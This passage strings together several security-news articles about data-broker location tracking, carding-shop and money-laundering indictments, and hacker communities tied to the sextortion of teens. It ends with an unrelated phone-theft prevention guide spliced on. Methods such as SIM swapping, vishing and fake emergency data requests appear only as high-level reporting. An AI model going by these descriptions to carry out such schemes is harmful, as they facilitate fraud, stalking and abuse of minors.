“Data brokers should not be allowed to argue that information like addresses are not ‘communications’ in one context, only to turn around and claim that addresses are protectable communications,” Atlas argued (PDF). “Nor can their change of course alter the reality that the data at issue is not speech.”
The judge overseeing the challenge is expected to rule on the motion to dismiss within the next few weeks. Regardless of the outcome, the decision is likely to be appealed all the way to the U.S. Supreme Court.
Meanwhile, media law experts say they’re concerned that enacting Daniel’s Law in other states could limit the ability of journalists to hold public officials accountable, and allow authorities to pursue criminal charges against media outlets that publish the same type of public and government records that fuel the people-search industry.
Sen. Ron Wyden (D-Ore.) said Congress’ failure to regulate data brokers, and the administration’s continued opposition to bipartisan legislation that would limit data sales to law enforcement, have created this current privacy crisis.
“Whether location data is being used to identify and expose closeted gay Americans, or to track people as they cross state lines to seek reproductive health care, data brokers are selling Americans’ deepest secrets and exposing them to serious harm, all for a few bucks,” Wyden said in a statement shared with KrebsOnSecurity, 404 Media, Haaretz, NOTUS, and The New York Times.
Sen. Wyden said Google also deserves blame for refusing to follow Apple’s lead by removing companies’ ability to track phones.
“Google’s insistence on uniquely tracking Android users – and allowing ad companies to do so as well – has created the technical foundations for the surveillance economy and the abuses stemming from it,” Wyden said.
Georgetown Law’s Justin Sherman said the data broker and mobile ad industries claim there are protections in place to anonymize mobile location data and restrict access to it, and that there are limits to the kinds of invasive inferences one can make from location data. The data broker industry also likes to tout the usefulness of mobile location data in fighting retail fraud, he said.
“All kinds of things can be inferred from this data, including people being targeted by abusers, or people with a particular health condition or religious belief,” Sherman said. “You can track jurors, law enforcement officers visiting the homes of suspects, or military intelligence people meeting with their contacts. The notion that the sale of all this data is preventing harm and fraud is hilarious in light of all the harm it causes enabling people to better target their cyber operations, or learning about people’s extramarital affairs and extorting public officials.”
Privacy experts say disabling or deleting your device’s MAID will have no effect on how your phone operates, except that you may begin to see far less targeted ads on that device.
Any Android apps with permission to use your location should appear when you navigate to the Settings app, Location, and then App Permissions. “Allowed all the time” is the most permissive setting, followed by “Allowed only while in use,” “Ask every time,” and “Not allowed.”
Android users can delete their ad ID permanently, by opening the Settings app and navigating to Privacy > Ads. Tap “Delete advertising ID,” then tap it again on the next page to confirm. According to the EFF, this will prevent any app on your phone from accessing the ad ID in the future. Google’s documentation on this is here.
Image: eff.org
By default, Apple’s iOS requires apps to ask permission before they can access your device’s IDFA. When you install a new app, it may ask for permission to track you. When prompted to do so by an app, select the “Ask App Not to Track” option. Apple users also can set the “Allow apps to request to track” switch to the “off” position, which will block apps from asking to track you.
Apple’s Privacy and Ad Tracking Settings.
Apple also has its own targeted advertising system which is separate from third-party tracking enabled by the IDFA. To disable it, go to Settings, Privacy, and Apple Advertising, and ensure that the “Personalized Ads” setting is set to “off.”
Finally, if you’re the type of reader who’s the default IT support person for a small group of family or friends (bless your heart), it would be a good idea to set their devices not to track them, and to disable any apps that may have location data sharing turned on 24/7.
There is a dual benefit to this altruism, which is clearly in the device owner’s best interests. Because while your device may not be directly trackable via advertising data, making sure they’re opted out of said tracking also can reduce the likelihood that you are trackable simply by being physically close to those who are.
Article tags
The United States today unveiled sanctions and indictments against the alleged proprietor of Joker’s Stash, a now-defunct cybercrime store that peddled tens of millions of payment cards stolen in some of the largest data breaches of the past decade. The government also indicted and sanctioned a top Russian cybercriminal known as Taleon, whose cryptocurrency exchange Cryptex has evolved into one of Russia’s most active money laundering networks.
A 2016 screen shot of the Joker’s Stash homepage. The links have been redacted.
The U.S. Department of Justice (DOJ) today unsealed an indictment against a 38-year-old man from Novosibirsk, Russia for allegedly operating Joker’s Stash, an extremely successful carding shop that came online in late 2014. Joker’s sold cards stolen in a steady drip of breaches at U.S. retailers, including Saks Fifth Avenue, Lord and Taylor, Bebe Stores, Hilton Hotels, Jason’s Deli, Whole Foods, Chipotle, Wawa, Sonic Drive-In, the Hy-Vee supermarket chain, Buca Di Beppo, and Dickey’s BBQ.
The government believes the brains behind Joker’s Stash is Timur Kamilevich Shakhmametov, an individual who is listed in Russian incorporation documents as the owner of Arpa Plus, a Novosibirsk company that makes mobile games.
Early in his career (circa 2000) Shakhmametov was known as “v1pee” and was the founder of the Russian hacker group nerf[.]ru, which periodically published hacking tools and exploits for software vulnerabilities.
The Russian hacker group Nerf as described in a March 2006 article in the Russian hacker magazine xakep.ru.
By 2004, v1pee had adopted the moniker “Vega” on the exclusive Russian language hacking forum Mazafaka, where this user became one of the more reliable vendors of stolen payment cards.
In the years that followed, Vega would cement his reputation as a top carder on other forums, including Verified, DirectConnection, and Carder[.]pro.
Vega also became known as someone who had the inside track on “unlimited cashouts,” a globally coordinated cybercrime scheme in which crooks hack a bank or payment card processor and use cloned cards at cash machines to rapidly withdraw millions of dollars in just a few hours.
“Hi, there is work on d+p, unlimited,” Vega wrote in a private message to another user on Verified in Dec. 2012, referring to “dumps and PINs,” the slang term for stolen debit cards with the corresponding PINs that would allow ATM withdrawals.
This batch of some five million cards put up for sale Sept. 26, 2017 on the now-defunct carding site Joker’s Stash has been tied to a breach at Sonic Drive-In.
Joker’s Stash came online in the wake of several enormous card breaches at retailers like Target and Home Depot, and the resulting glut of inventory had depressed prices for stolen cards. But Joker’s would distinguish itself by catering to high-roller customers — essentially street gangs in the United States that would purchase thousands of stolen payment cards in one go.
Faced with a buyer’s market, Joker’s Stash set themselves apart by focusing on loyalty programs, frequent buyer discounts, money-back guarantees, and just plain good customer service. Big spenders were given access to the most freshly hacked payment cards, and were offered the ability to get free replacement cards if any turned out to be duds.
Joker’s Stash also was unique because it claimed to sell only payment cards that its own hackers had stolen directly from merchants. At the time, card shops typically resold payment cards that were stolen and supplied by many third-party hackers of unknown reliability or reputation.
In January 2021, Joker’s Stash announced it was closing up shop, after European authorities seized a number of servers for the fraud store, and its proprietor came down with the Coronavirus.
A DOJ statement credits the U.S. Secret Service for leading the years-long investigations (the Service’s original mandate was not protecting the president; it was pursuing counterfeiters, and modern-day carders definitely qualify as that). Prosecutors allege Joker’s Stash earned revenues of at least $280 million, but possibly more than $1 billion (the broad range is a consequence of several variables, including the rapid fluctuation in the price of bitcoin and the stolen goods they were peddling).
The proprietors of Joker’s Stash may have sold tens of millions of stolen payment cards, but Taleon is by far the bigger fish in this law enforcement action because his various cryptocurrency and cash exchanges have allegedly helped to move billions of dollars into and out of Russia over the past 20 years.
An indictment unsealed today names Taleon as Sergey Sergeevich Ivanov, 44, of Saint Petersburg, Russia. The government says Ivanov, who likely changed his surname from Omelnitskii at some point, laundered money for Joker’s Stash, among many other cybercrime stores.
In a statement today, the Treasury Department said Ivanov has laundered hundreds of millions of dollars’ worth of virtual currency for ransomware actors, initial access brokers, darknet marketplace vendors, and other criminal actors for approximately the last 20 years.
First appearing on Mazafaka in the early 2000s, Taleon was known on the forums as someone who could reliably move large amounts of physical cash. Sources familiar with the investigation said Taleon’s service emerged as one of the few remaining domestic cash delivery services still operating after Russia invaded Ukraine in Feb. 2022.
Taleon set up his service to facilitate transfers between Moscow, St. Petersburg and financial institutions in the West. Taleon’s private messages on some hacker forums have been leaked over the years and indexed by the cyber intelligence platform Intel 471. Those messages indicate Taleon worked on many of the same ATM cashouts as Vegas, so it’s clear the two had an established business relationship well before Joker’s Stash came into being.
Sometime around 2013, Taleon launched a partnership with a money transfer business called pm2btc[.]me. PM2BTC allowed customers to convert funds from the virtual currency Perfect Money (PM) into bitcoin, and then have the balance (minus a processing fee) available on a physical debit card that could be used at ATMs, for shopping online, or at retail stores.
A screenshot of a website reviewing PM2BTC.
The U.S. government itself set things in motion for Taleon’s nascent cryptocurrency exchange business in 2013 after the DOJ levied money laundering charges against the proprietors of Liberty Reserve, one of the largest virtual currencies in operation at the time. Liberty Reserve was heavily used by cybercriminals of all stripes. The government said the service had more than a million users worldwide, and laundered in excess of $6 billion in suspected criminal proceeds.
In the days following the takedown of Liberty Reserve, KrebsOnSecurity ran a story that examined discussions across multiple top Russian cybercrime forums about where crooks could feel safe parking their stolen funds. The answer involved Bitcoin, but also Taleon’s new service.
Part of the appeal of Taleon’s exchange was that it gave its vetted customers an “application programming interface” or API that made it simple for dodgy online shops selling stolen goods and cybercrime services to accept cryptocurrency deposits from their customers, and to manage payouts to any suppliers and affiliates.
This API is synonymous with a service Taleon and friends operate in the background called UAPS, short for “Universal Anonymous Payment System.” UAPS has gone by several other names including “Pinpays,” and in October 2014 it landed Joker’s Stash as its first big client.
A source with knowledge of the investigation told KrebsOnSecurity that Taleon is a pilot who owns and flies around in his own helicopter.
Ivanov appears to have little to no social media presence, but the 40-year-old woman he lives with in St. Petersburg does, and she has a photo on her Vktontake page that shows the two of them in 2019 flying over Lake Ladoga, a large body of water directly north of St. Petersburg.
Sergey “Taleon” Ivanov (right) in 2019 in his helicopter with the woman he lives with, flying over a lake north of St. Petersburg, Russia.
In late 2015, a major competitor to Joker’s Stash emerged using UAPS for its back-end payments: BriansClub. BriansClub sullies this author’s name, photos and reputation to peddle millions of credit and debit cards stolen from merchants in the United States and around the world.
An ad for BriansClub has been using my name and likeness for years to peddle millions of stolen credit cards.
In 2019, someone hacked BriansClub and relieved the fraud shop of more than 26 million stolen payment cards — an estimated one-third of the 87 million payment card accounts that were on sale across all underground shops at that time. An anonymous source shared that card data with KrebsOnSecurity, which ultimately shared it with a consortium of financial institutions that issued most of the cards.
After that incident, the administrator of BriansClub changed the site’s login page so that it featured a copy of my phone bill, Social Security card, and a link to my full credit report [to this day, random cybercriminals confuse Yours Truly with the proprietor of BriansClub].
Alex Holden is founder of the Milwaukee-based cybersecurity firm Hold Security. Holden has long maintained visibility into cryptocurrency transactions made by BriansClub.
Holden said those records show BriansClub sells tens of thousands of dollars worth of stolen credit cards every day, and that in the last two years alone the BriansClub administrator has removed more than $242 million worth of cryptocurrency revenue from the UAPS platform.
The BriansClub login page, as it looked from late 2019 until recently.
Passive domain name system (DNS) records show that in its early days BriansClub shared a server in Lithuania along with just a handful of other domains, including secure.pinpays[.]com, the crime forum Verified, and a slew of carding shops operating under the banner Rescator.
As KrebsOnSecurity detailed in December 2023, the Rescator shops were directly involved in some of the largest payment card breaches of the past decade. Those include the 2013 breach at Target and the 2014 breach at Home Depot, intrusions that exposed more than 100 million payment card records.
In early 2018, Taleon and the proprietors of UAPS launched a cryptocurrency exchange called Cryptex[.]net that has emerged as a major mover of ill-gotten crypto coins.
Taleon reminds UAPS customers they will enjoy 0% commission and no “know your customer” (KYC) requirements “on our exchange Cryptex.”
Cryptex has been associated with quite a few ransomware transactions, including the largest known ransomware payment to date. In February 2024, a Fortune 50 ransomware victim paid a record $75 million ransom to a Russian cybercrime group that calls themselves the Dark Angels. A source with knowledge of the investigation said an analysis of that payment shows roughly half of it was processed through Cryptex.
That source provided a screen shot of Cryptex’s sending and receiving exposure as viewed by Chainalysis, a company the U.S. government and many cryptocurrency exchanges rely on to flag transactions associated with suspected money laundering, ransomware payouts, or facilitating payments for darknet websites.
Chainalysis finds that Cryptex has received more than $1.6 billion since its inception, and that this amount is roughly equal to its sending exposure (although the total number of outflows is nearly half of the inflows).
The graphic indicates a great deal of money flowing into Cryptex — roughly a quarter of it — is coming from bitcoin ATMs around the world. Experts say most of those ATM inflows to Cryptex are bitcoin ATM cash deposits from customers of carding websites like BriansClub and Jokers Stash.
A screenshot of Chainalysis’s summary of illicit activity on Cryptex since the exchange’s inception in 2018.
The indictments released today do not definitively connect Taleon to Cryptex. However, PM2BTC (which teamed up with Taleon to launch UAPS and Pinpays) and Cryptex have now been sanctioned by the U.S. Department of the Treasury.
Treasury’s Financial Crimes Enforcement Network (FinCEN) levied sanctions today against PM2BTC under a powerful new “Section 9714” authority included in the Combating Russian Money Laundering Act, changes enacted in 2022 to make it easier to target financial entities involved in laundering money for Russia.
Treasury first used this authority last year against Bitzlato, a cryptocurrency exchange operating in Russia that became a money laundering conduit for ransomware attackers and dark market dealers.
An investigation into the corporate entities behind UAPS and Cryptex reveals an organization incorporated in 2012 in Scotland called Orbest Investments LP. Records from the United Kingdom’s business registry show the owners of Orbest Investments are two entities: CS Proxy Solutions CY, and RM Everton Ltd.
Public business records further reveal that CS Proxy Solutions and RM Everton are co-owners of Progate Solutions, a holding company that featured prominently in a June 2017 report from Bellingcat and Transparency International (PDF) on money laundering networks tied to the Kremlin.
“Law enforcement agencies believe that the total amount laundered through this process could be as high as US$80 billion,” the joint report reads. “Although it is not clear where all of this money came from, investigators claim it includes significant amounts of money that were diverted from the Russian treasury and state contracts.”
Their story built on reporting published earlier that year by the Organized Crime and Corruption Project (OCCRP) and Novaya Gazeta, which found that at least US$20.8 billion was secretly moved out of Russia between 2010 and 2014 through a vast money laundering machine comprising over 5,000 legal entities known as “The Laundromat.”
Image: occrp.org
“Using company records, reporters tracked the names of some clients after executives refused to give them out,” the OCCRP report explains. “They found the heavy users of the scheme were rich and powerful Russians who had made their fortunes from dealing with the Russian state.”
Rich Sanders is a blockchain analyst and investigator who advises the law enforcement and intelligence community. Sanders just returned from a three-week sojourn through Ukraine, traveling with Ukrainian soldiers while mapping out dodgy Russian crypto exchanges that are laundering money for narcotics networks operating in the region. Sanders said today’s sanctions by the Treasury Department will likely have an immediate impact on Cryptex and its customers.
“Whenever an entity is sanctioned, the implications on-chain are immense,” Sanders told KrebsOnSecurity. “Regardless of whether an exchange is actually compliant or just virtue signals it, it is the case across the board that exchanges will pay attention to these sanctions.”
“This action shows these payment processors for illicit platforms will get attention eventually,” Sanders continued. “Even if it took way too long in this case, Cryptex knew the majority of their volume was problematic, knew why it was problematic, and did it anyway. And this should be a wake up call for other exchanges that know full well that most of their volume is problematic.”
The U.S. Department of State is offering a reward of up to $10 million each for information leading to the arrests and/or convictions of Shakhmametov and Ivanov. The State announcement says separate rewards of up to $1 million each are being offered for information leading to the identification of other leaders of the Joker’s Stash criminal marketplace (other than Shakhmametov), as well as the identification of other key leaders of the UAPS, PM2BTC, and PinPays transnational criminal groups (other than Ivanov).
Image: U.S. Secret Service.
Article tags
A cyberattack that shut down two of the top casinos in Las Vegas last year quickly became one of the most riveting security stories of 2023. It was the first known case of native English-speaking hackers in the United States and Britain teaming up with ransomware gangs based in Russia. But that made-for-Hollywood narrative has eclipsed a far more hideous trend: Many of these young, Western cybercriminals are also members of fast-growing online groups that exist solely to bully, stalk, harass and extort vulnerable teens into physically harming themselves and others.
Image: Shutterstock.
In September 2023, a Russian ransomware group known as ALPHV/Black Cat claimed credit for an intrusion at the MGM Resorts hotel chain that quickly brought MGM’s casinos in Las Vegas to a standstill. While MGM was still trying to evict the intruders from its systems, an individual who claimed to have firsthand knowledge of the hack contacted multiple media outlets to offer interviews about how it all went down.
One account of the hack came from a 17-year-old in the United Kingdom, who told reporters the intrusion began when one of the English-speaking hackers phoned a tech support person at MGM and tricked them into resetting the password for an employee account.
The security firm CrowdStrike dubbed the group “Scattered Spider,” a recognition that the MGM hackers came from different cliques scattered across an ocean of Telegram and Discord servers dedicated to financially-oriented cybercrime.
Collectively, this archipelago of crime-focused chat communities is known as “The Com,” and it functions as a kind of distributed cybercriminal social network that facilitates instant collaboration.
But mostly, The Com is a place where cybercriminals go to boast about their exploits and standing within the community, or to knock others down a peg or two. Top Com members are constantly sniping over who pulled off the most impressive heists, or who has accumulated the biggest pile of stolen virtual currencies.
And as often as they extort victim companies for financial gain, members of The Com are trying to wrest stolen money from their cybercriminal rivals — often in ways that spill over into physical violence in the real world.
CrowdStrike would go on to produce and sell Scattered Spider action figures, and it featured a life-sized Scattered Spider sculpture at this year’s RSA Security Conference in San Francisco.
But marketing security products and services based on specific cybercriminal groups can be tricky, particularly if it turns out that robbing and extorting victims is by no means the most abhorrent activity those groups engage in on a daily basis.
KrebsOnSecurity examined the Telegram user ID number of the account that offered media interviews about the MGM hack — which corresponds to the screen name “@Holy” — and found the same account was used across a number of cybercrime channels that are entirely focused on extorting young people into harming themselves or others, and recording the harm on video.
Holy was known to possess multiple prized Telegram usernames, including @bomb, @halo, and @cute, as well as one of the highest-priced Telegram usernames ever put up for sale: @nazi.
In one post on a Telegram channel dedicated to youth extortion, this same user can be seen asking if anyone knows the current Telegram handles for several core members of 764, an extremist group known for victimizing children through coordinated online campaigns of extortion, doxing, swatting and harassment.
People affiliated with harm groups like 764 will often recruit new members by lurking on gaming platforms, social media sites and mobile applications that are popular with young people, including Discord, Minecraft, Roblox, Steam, Telegram, and Twitch.
“This type of offence usually starts with a direct message through gaming platforms and can move to more private chatrooms on other virtual platforms, typically one with video enabled features, where the conversation quickly becomes sexualized or violent,” warns a recent alert from the Royal Canadian Mounted Police (RCMP) about the rise of sextortion groups on social media channels.
“One of the tactics being used by these actors is sextortion, however, they are not using it to extract money or for sexual gratification,” the RCMP continued. “Instead they use it to further manipulate and control victims to produce more harmful and violent content as part of their ideological objectives and radicalization pathway.”
The 764 network is among the most populated harm communities, but there are plenty more. Some of the largest such known groups include CVLT, Court, Kaskar, Leak Society, 7997, 8884, 2992, 6996, 555, Slit Town, 545, 404, NMK, 303, and H3ll.
In March, a consortium of reporters from Wired, Der Spiegel, Recorder and The Washington Post examined millions of messages across more than 50 Discord and Telegram chat groups.
“The abuse perpetrated by members of com groups is extreme,” Wired’s Ali Winston wrote. “They have coerced children into sexual abuse or self-harm, causing them to deeply lacerate their bodies to carve ‘cutsigns’ of an abuser’s online alias into their skin.” The story continues:
“Victims have flushed their heads in toilets, attacked their siblings, killed their pets, and in some extreme instances, attempted or died by suicide. Court records from the United States and European nations reveal participants in this network have also been accused of robberies, in-person sexual abuse of minors, kidnapping, weapons violations, swatting, and murder.”
“Some members of the network extort children for sexual pleasure, some for power and control. Some do it merely for the kick that comes from manipulation. Others sell the explicit CSAM content produced by extortion on the dark web.”
KrebsOnSecurity has learned Holy is the 17-year-old who was arrested in July 2024 by the U.K.’s West Midlands Police as part of a joint investigation with the FBI into the MGM hack.
Early in their cybercriminal career (as a 15-year-old), @Holy went by the handle “Vsphere,” and was a proud member of the LAPSUS$ cybercrime group. Throughout 2022, LAPSUS$ would hack and social engineer their way into some of the world’s biggest technology companies, including EA Games, Microsoft, NVIDIA, Okta, Samsung, and T-Mobile.
Another timely example of the overlap between harm communities and top members of The Com can be found in a group of criminals who recently stole obscene amounts of customer records from users of the cloud data provider Snowflake.
At the end of 2023, malicious hackers figured out that many major companies have uploaded massive amounts of valuable and sensitive customer data to Snowflake servers, all the while protecting those Snowflake accounts with little more than a username and password (no multi-factor authentication required). The group then searched darknet markets for stolen Snowflake account credentials, and began raiding the data storage repositories used by some of the world’s largest corporations.
Among those that had data exposed in Snowflake was AT&T, which disclosed in July that cybercriminals had stolen personal information and phone and text message records for roughly 110 million people — nearly all its customers.
A report on the extortion group from the incident response firm Mandiant notes that Snowflake victim companies were privately approached by the hackers, who demanded a ransom in exchange for a promise not to sell or leak the stolen data. All told, more than 160 organizations were extorted, including TicketMaster, Lending Tree, Advance Auto Parts and Neiman Marcus.
On May 2, 2024, a user by the name “Judische” claimed on the fraud-focused Telegram channel Star Chat that they had hacked Santander Bank, one of the first known Snowflake victims. Judische would repeat that claim in Star Chat on May 13 — the day before Santander publicly disclosed a data breach — and would periodically blurt out the names of other Snowflake victims before their data even went up for sale on the cybercrime forums.
A careful review of Judische’s account history and postings on Telegram shows this user is more widely known under the nickname “Waifu,” an early moniker that corresponds to one of the more accomplished SIM-swappers in The Com over the years.
In a SIM-swapping attack, the fraudsters will phish or purchase credentials for mobile phone company employees, and use those credentials to redirect a target’s mobile calls and text messages to a device the attackers control.
Several channels on Telegram maintain a frequently updated leaderboard of the 100 richest SIM-swappers, as well as the hacker handles associated with specific cybercrime groups (Waifu is ranked #24). That leaderboard has long included Waifu on a roster of hackers for a group that called itself “Beige.”
Beige members were implicated in two stories published here in 2020. The first was an August 2020 piece called Voice Phishers Targeting Corporate VPNs, which warned that the COVID-19 epidemic had brought a wave of voice phishing or “vishing” attacks that targeted work-from-home employees via their mobile devices, and tricked many of those people into giving up credentials needed to access their employer’s network remotely.
Beige group members also have claimed credit for a breach at the domain registrar GoDaddy. In November 2020, intruders thought to be associated with the Beige Group tricked a GoDaddy employee into installing malicious software, and with that access they were able to redirect the web and email traffic for multiple cryptocurrency trading platforms.
The Telegram channels that Judische and his related accounts frequented over the years show this user divides their time between posting in SIM-swapping and cybercrime cashout channels, and harassing and stalking others in harm communities like Leak Society and Court.
Mandiant has attributed the Snowflake compromises to a group it calls “UNC5537,” with members based in North America and Turkey. KrebsOnSecurity has learned Judische is a 26-year-old software engineer in Ontario, Canada.
Sources close to the investigation into the Snowflake incident tell KrebsOnSecurity the UNC5537 member in Turkey is John Erin Binns, an elusive American man indicted by the U.S. Department of Justice (DOJ) for a 2021 breach at T-Mobile that exposed the personal information of at least 76.6 million customers.
Binns is currently in custody in a Turkish prison and fighting his extradition. Meanwhile, he has been suing almost every federal agency and agent that contributed investigative resources to his case.
In June 2024, a Mandiant employee told Bloomberg that UNC5537 members have made death threats against cybersecurity experts investigating the hackers, and that in one case the group used artificial intelligence to create fake nude photos of a researcher to harass them.
In June 2024, two American men pleaded guilty to hacking into a U.S. Drug Enforcement Agency (DEA) online portal that tapped into 16 different federal law enforcement databases. Sagar “Weep” Singh, a 20-year-old from Rhode Island, and Nicholas “Convict” Ceraolo, 25, of Queens, NY, were both active in SIM-swapping communities.
Singh and Ceraolo hacked into a number of foreign police department email accounts, and used them to make phony “emergency data requests” to social media platforms seeking account information about specific users they were stalking. According to the government, in each case the men impersonating the foreign police departments told those platforms the request was urgent because the account holders had been trading in child pornography or engaging in child extortion.
Eventually, the two men formed part of a group of cybercriminals known to its members as “ViLE,” who specialize in obtaining personal information about third-party victims, which they then used to harass, threaten or extort the victims, a practice known as “doxing.”
The U.S. government says Singh and Ceraolo worked closely with a third man — referenced in the indictment as co-conspirator #1 or “CC-1” — to administer a doxing forum where victims could pay to have their personal information removed.
The government doesn’t name CC-1 or the doxing forum, but CC-1’s hacker handle is “Kayte” (a.k.a. “KT“) which corresponds to the nickname of a 23-year-old man who lives with his parents in Coffs Harbor, Australia. For several years (with a brief interruption), KT has been the administrator of a truly vile doxing community known as the Doxbin.
A screenshot of the website for the cybercriminal group “ViLE.” Image: USDOJ.
People whose names and personal information appear on the Doxbin can quickly find themselves the target of extended harassment campaigns, account hacking, SIM-swapping and even swatting — which involves falsely reporting a violent incident at a target’s address to trick local police into responding with potentially deadly force.
A handful of Com members targeted by federal authorities have gone so far as to perpetrate swatting, doxing, and other harassment against the same federal agents who are trying to unravel their alleged crimes. This has led some investigators working cases involving the Com to begin redacting their names from affidavits and indictments filed in federal court.
In January 2024, KrebsOnSecurity broke the news that prosecutors in Florida had charged a 19-year-old alleged Scattered Spider member named Noah Michael Urban with wire fraud and identity theft. That story recounted how Urban’s alleged hacker identities “King Bob” and “Sosa” inhabited a world in which rival cryptocurrency theft rings frequently settled disputes through so-called “violence-as-a-service” offerings — hiring strangers online to perpetrate firebombings, beatings and kidnappings against their rivals.
Urban’s indictment shows the name of the federal agent who testified to it has been blacked out:
The final page of Noah Michael Urban’s indictment shows the investigating agent redacted their name from charging documents.
In June 2022, this blog told the story of two men charged with hacking into the Ring home security cameras of a dozen random people and then methodically swatting each of them. Adding insult to injury, the men used the compromised security cameras to record live footage of local police swarming those homes.
McCarty, in a mugshot.
James Thomas Andrew McCarty, Charlotte, N.C., and Kya “Chumlul” Nelson, of Racine, Wisc., conspired to hack into Yahoo email accounts belonging to victims in the United States. The two would check how many of those Yahoo accounts were associated with Ring accounts, and then target people who used the same password for both accounts.
The Telegram and Discord aliases allegedly used by McCarty — “Aspertaine” and “Couch,” among others — correspond to an identity that was active in certain channels dedicated to SIM-swapping.
What KrebsOnSecurity didn’t report at the time is that both ChumLul and Aspertaine were active members of CVLT, wherein those identities clearly participated in harassing and exploiting young teens online.
In June 2024, McCarty was sentenced to seven years in prison after pleading guilty to making hoax calls that elicited police SWAT responses. Nelson also pleaded guilty and received a seven-year prison sentence.
In March 2023, U.S. federal agents in New York announced they’d arrested “Pompompurin,” the alleged administrator of Breachforums, an English-language cybercrime forum where hacked corporate databases frequently appear for sale. In cases where the victim organization isn’t extorted in advance by hackers, being listed on Breachforums has often been the way many victims first learned of an intrusion.
Pompompurin had been a nemesis to the FBI for several years. In November 2021, KrebsOnSecurity broke the news that thousands of fake emails about a cybercrime investigation were blasted out from the FBI’s email systems and Internet addresses.
Pompompurin took credit for that stunt, and said he was able to send the FBI email blast by exploiting a flaw in an FBI portal designed to share information with state and local law enforcement authorities. The FBI later acknowledged that a software misconfiguration allowed someone to send the fake emails.
In December, 2022, KrebsOnSecurity detailed how hackers active on BreachForums had infiltrated the FBI’s InfraGard program, a vetted network designed to build cyber and physical threat information sharing partnerships with experts in the private sector. The hackers impersonated the CEO of a major financial company, applied for InfraGard membership in the CEO’s name, and were granted admission to the community.
The feds named Pompompurin as 21-year-old Peekskill resident Conor Brian Fitzpatrick, who was originally charged with one count of conspiracy to solicit individuals to sell unauthorized access devices (stolen usernames and passwords). But after FBI agents raided and searched the home where Fitzpatrick lived with his parents, prosecutors tacked on charges for possession of child pornography.
Recent actions by the DOJ indicate the government is well aware of the significant overlap between leading members of The Com and harm communities. But the government also is growing more sensitive to the criticism that it can often take months or years to gather enough evidence to criminally charge some of these suspects, during which time the perpetrators can abuse and recruit countless new victims.
Late last year, however, the DOJ signaled a new tactic in pursuing leaders of harm communities like 764: Charging them with domestic terrorism.
In December 2023, the government charged (PDF) a Hawaiian man with possessing and sharing sexually explicit videos and images of prepubescent children being abused. Prosecutors allege Kalana Limkin, 18, of Hilo, Hawaii, admitted he was an associate of CVLT and 764, and that he was the founder of a splinter harm group called Cultist. Limkin’s Telegram profile shows he also was active on the harm community Slit Town.
The relevant citation from Limkin’s complaint reads:
“Members of the group ‘764’ have conspired and continue to conspire in both online and in-person venues to engage in violent actions in furtherance of a Racially Motivated Violent Extremist ideology, wholly or in part through activities that violate federal criminal law meeting the statutory definition of Domestic Terrorism, defined in Title 18, United States Code, § 2331.”
Experts say charging harm groups under anti-terrorism statutes potentially gives the government access to more expedient investigative powers than it would normally have in a run-of-the-mill criminal hacking case.
“What it ultimately gets you is additional tools you can use in the investigation, possibly warrants and things like that,” said Mark Rasch, a former U.S. federal cybercrime prosecutor and now general counsel for the New York-based cybersecurity firm Unit 221B. “It can also get you additional remedies at the end of the case, like greater sanctions, more jail time, fines and forfeiture.”
But Rasch said this tactic can backfire on prosecutors who overplay their hand and go after someone who ends up challenging the charges in court.
“If you’re going to charge a hacker or pedophile with a crime like terrorism, that’s going to make it harder to get a conviction,” Rasch said. “It adds to the prosecutorial burden and increases the likelihood of getting an acquittal.”
Rasch said it’s unclear where it is appropriate to draw the line in the use of terrorism statutes to disrupt harm groups online, noting that there certainly are circumstances where individuals can commit violations of domestic anti-terrorism statutes through their Internet activity alone.
“The Internet is a platform like any other, where virtually any kind of crime that can be committed in the real world can also be committed online,” he said. “That doesn’t mean all misuse of computers fits within the statutory definition of terrorism.”
The RCMP’s advisory on sexual extortion of minors over the Internet lists a number of potential warning signs that teens may exhibit if they become entangled in these harm groups. The FBI urges anyone who believes their child or someone they know is being exploited to contact their local FBI field office, call 1-800-CALL-FBI, or report it online at tips.fbi.gov.
Article tags
Before your phone gets lost or stolen, put some basic steps in place.
You’ll want to act quickly, so preparation is everything. With the right measures, you can find it, recover it, or even erase it if needed. These steps can get you set up so you can do exactly that.
Lock your phone.
Locking your phone is one of the most basic smartphone security measures you can take. Trouble is, few of us do it. Our recent global research showed that only 56% of adults said that they protect their smartphone with a password, passcode, or other form of lock.[i] In effect, an unlocked phone is an open book to anyone who finds or steals a phone
Setting up a lock screen is easy. It’s a simple feature found on iOS and Android devices. iPhones and Androids have an auto-lock feature that locks your phone after a certain period of inactivity. Keep this time on the low end, one minute or less, to help prevent unauthorized access.
We suggest using a six-digit PIN or passcode rather than using a gesture to unlock your phone. They’re more complex and secure. Researchers proved as much with a little “shoulder surfing” test. They looked at how well one group of subjects could unlock a phone after observing the way another group of subjects unlocked it.[ii]
Turn on “Find My Phone.”
Another powerful tool you have at your disposal is the Find My Phone feature made possible thanks to GPS technology. The “find my” feature can help you pinpoint your phone if your lost or stolen phone has an active data or Wi-Fi connection and has its GPS location services enabled. Even if the phone gets powered down or loses connection, it can guide you to its last known location.
Setting up this feature is easy. Apple offers a comprehensive web page on how to enable and use their “Find My” feature for phones (and other devices too). Android users can get a step-by-step walkthrough on Google’s Android support page as well.
Back up your stuff in the cloud.
Thanks to cloud storage, you might be able to recover your photos, files, apps, notes, contact info, and more if your phone is lost or stolen. Android owners can learn how to set up cloud backup with Google Drive here, and iPhone users can learn the same for iCloud here.
Write down your phone’s unique ID number.
Here are a couple of acronyms. IMEI (International Mobile Equipment Identity) or MEID (Mobile Equipment Identifier) are two types of unique ID numbers assigned to smartphones. Find yours and write it down. In case of loss or theft, your mobile carrier, police department, or insurance provider might ask for the info to assist in its return or reimbursement for loss.
Beyond digital security measures, plenty of loss and theft prevention falls on you. Treat your phone like the desirable item it is. That’s a big step when it comes to preventing theft.
Keep your phone close.
And by close, we mean on your person. It’s easy to leave your phone on the table at a coffee shop, on a desk in a shared workspace, or on a counter when you’re shopping. Thieves might jump on any of these opportunities for a quick snatch-and-grab. You’re better off with your phone in your pocket or zipped up in a bag that you keep close.
Secure your bags and the devices you carry in them.
Enterprising thieves will find a way. They’ll snatch your bag while you’re not looking. Or they might even slice into it with a knife to get what’s inside, like your phone.
Keep your bag or backpack close. If you’re stopping to grab a bite to eat, sling the handles through a chair leg. If you have a strong metal carabiner, you can use that too. Securing your bag like that can make it much tougher for a thief to walk by and swipe it. For extra security, look into a slash-resistant bag.
If you have a credit card and ID holder attached to the back of your phone, you might want to remove your cards from it. That way, if your phone gets snatched, those important cards won’t get snatched as well.
In the event of your phone getting lost or stolen, a combination of device tracking, device locking, and remote erasing can help protect your phone and the data on it.
